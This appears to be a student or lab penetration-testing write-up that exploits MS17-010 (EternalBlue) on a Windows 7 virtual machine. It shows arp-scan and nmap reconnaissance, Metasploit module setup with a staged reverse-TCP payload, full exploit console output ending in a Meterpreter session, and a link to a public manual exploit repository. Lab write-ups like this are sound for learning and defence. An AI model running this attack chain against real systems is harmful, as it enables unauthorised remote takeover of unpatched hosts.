



Target IP and It's Vulnerability




By utilizing the `arp-scan --localnet` command, I successfully identified the IP address of the target machine. This was possible because both machines were configured with a Bridge Adapter network. Given that my Kali Linux machine had the IP address 192.168.1.153, I could leverage the MAC address of the target machine to pinpoint its IP address.

i `arp-scan --localnet` is a command-line tool used for scanning a local network to discover and display information about connected devices.




- 1) By using nmap 192.168.1.152, I conducted a port scan on the target machine, which enabled me to identify the open ports accessible on the target system. This information is crucial for understanding the network services running on the target and identifying potential vulnerabilities.
- 2) Since I knew that my target machine was running a Windows operating system, I decided to check for vulnerabilities on port 445, which is associated with the Microsoft-DS service. This service is commonly used for file sharing and printer services on Windows systems, making it a potential target for exploitation.
- 3) I used the nmap tool with the --script smb-vuln* -p 445 options to scan the target machine at IP address 192.168.1.152. This scan specifically targeted port 445, commonly associated with the Microsoft-DS service. The results revealed a vulnerability known as SMBv1 ms17-010, with a high-risk factor. This vulnerability poses a significant threat, warranting further investigation and potential mitigation measures

Automated Exploitation




I used the Metasploit framework by accessing msfconsole to search for the specific vulnerability known as ms17-010. After initiating the search, I selected the first module that appeared in the search results.

This module is crucial for exploiting the identified vulnerability.



After selecting the module in Metasploit, I configured the RHOST parameter to match the IP address of my target machine, which is 192.168.1.152. I left the payload configuration unchanged, opting for the staged payload. However, I am prepared to adjust the payload selection if the initial exploit attempt fails.

i A staged payload is a type of payload used in exploit development where the payload is delivered in multiple stages to the target system. Typically, the initial stage establishes a connection back to the attacker's machine and sets up an environment for further exploitation



The screenshot shows a Kali Linux virtual machine window titled 'kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox'. The terminal window displays the Metasploit Meterpreter session. The user has run the 'exploit(windows/smb/smb_ms17_010)' command. The output shows a successful exploit attempt, including a reverse TCP handler, connection establishment, and a successful ETERNALBLUE overwrite. The session then transitions to a Meterpreter prompt. In the background, a Windows 7 desktop is visible with a dark blue mountain wallpaper, taskbar, and icons for GitHub Desktop, Discord, and Oracle VM VirtualBox.

```
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali:~# msf5 exploit(windows/smb/smb_ms17_010) > run

[*] Started reverse TCP handler on 192.168.1.153:4444
[*] 192.168.1.152:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.1.152:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.152:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.152:445 - The target is vulnerable.
[*] 192.168.1.152:445 - Connecting to target for exploitation.
[*] 192.168.1.152:445 - Connection established for exploitation.
[*] 192.168.1.152:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.152:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.152:445 - 0x00000000 57 69 66 64 bf 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.1.152:445 - 0x00000010 74 65 20 37 20 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.1.152:445 - 0x00000020 50 61 63 66 20 31 Pack 1
[*] 192.168.1.152:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.152:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.152:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.152:445 - Starting non-paged pool grooming
[*] 192.168.1.152:445 - Sending SMBv2 buffers
[*] 192.168.1.152:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.152:445 - Sending final SMBv2 buffers.
[*] 192.168.1.152:445 - Sending last fragment of exploit packet!
[*] 192.168.1.152:445 - Receiving response from exploit packet
[*] 192.168.1.152:445 - ETERNALBLUE overwrite completed successfully (@C0000000)!
[*] 192.168.1.152:445 - Sending egg to corrupted connection.
[*] 192.168.1.152:445 - Triggering free of corrupted buffer.
[*] 192.168.1.152:445 - =====FAIL=====
[*] 192.168.1.152:445 - Connecting to target for exploitation.
[*] 192.168.1.152:445 - Connection established for exploitation.
[*] 192.168.1.152:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.152:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.152:445 - 0x00000000 57 69 66 64 bf 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.1.152:445 - 0x00000010 74 65 20 37 20 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.1.152:445 - 0x00000020 50 61 63 66 20 31 Pack 1
[*] 192.168.1.152:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.152:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.1.152:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.152:445 - Starting non-paged pool grooming
[*] 192.168.1.152:445 - Sending SMBv2 buffers
[*] 192.168.1.152:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.152:445 - Sending final SMBv2 buffers.
[*] 192.168.1.152:445 - Sending last fragment of exploit packet!
[*] 192.168.1.152:445 - Receiving response from exploit packet
[*] 192.168.1.152:445 - ETERNALBLUE overwrite completed successfully (@C0000000)!
[*] 192.168.1.152:445 - Sending egg to corrupted connection.
[*] 192.168.1.152:445 - Triggering free of corrupted buffer.
[*] 192.168.1.152:445 - Sending stage (208776 bytes) to 192.168.1.152
[*] Meterpreter session 1 opened (192.168.1.153:4444 -> 192.168.1.152:49160) at 2024-03-10 15:49:48 -0400
[*] 192.168.1.152:445 - =====WIN=====
[*] 192.168.1.152:445 - =====
[*] 192.168.1.152:445 - =====

meterpreter >
```

Thankfully I managed to gain a session using staged payload (meterpreter) 🐼

Tool used for Manual Exploitation

I utilized the tool available at <https://github.com/3ndG4me/AutoBlue-MS17-010> to conduct manual exploitation of the MS17-010 vulnerability.

GitHub - 3ndG4me/AutoBlue-MS17-010

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Code Issues Pull requests 1 Actions Projects Security Insights

master 2 Branches 0 Tags Go to file Code

File	Description	Commit Date
shellcode	Forgot to add the x86 part, now it will compile the kernel sh...	3 months ago
LICENSE	Create LICENSE	7 years ago
README.md	minor readme update to emphasize python3 (#27)	3 years ago
eternal_checker.py	zzz (#12)	5 years ago
eternalblue_exploit10.py	Upgrading code to support python3 (#20)	4 years ago
eternalblue_exploit7.py	Upgrading code to support python3 (#20)	4 years ago
eternalblue_exploit8.py	Upgrading code to support python3 (#20)	4 years ago
listener_prep.sh	Script Enhancements for Improved Portability and Readabilit...	3 months ago
mysmb.py	Fix byte conversion issue causing scanner and other module...	10 months ago

About


This is just an semi-automated fully working, no-bs, non-metasploit version of the public exploit code for MS17-010

python security hacking hacktoberfest eternal-blue-exploits

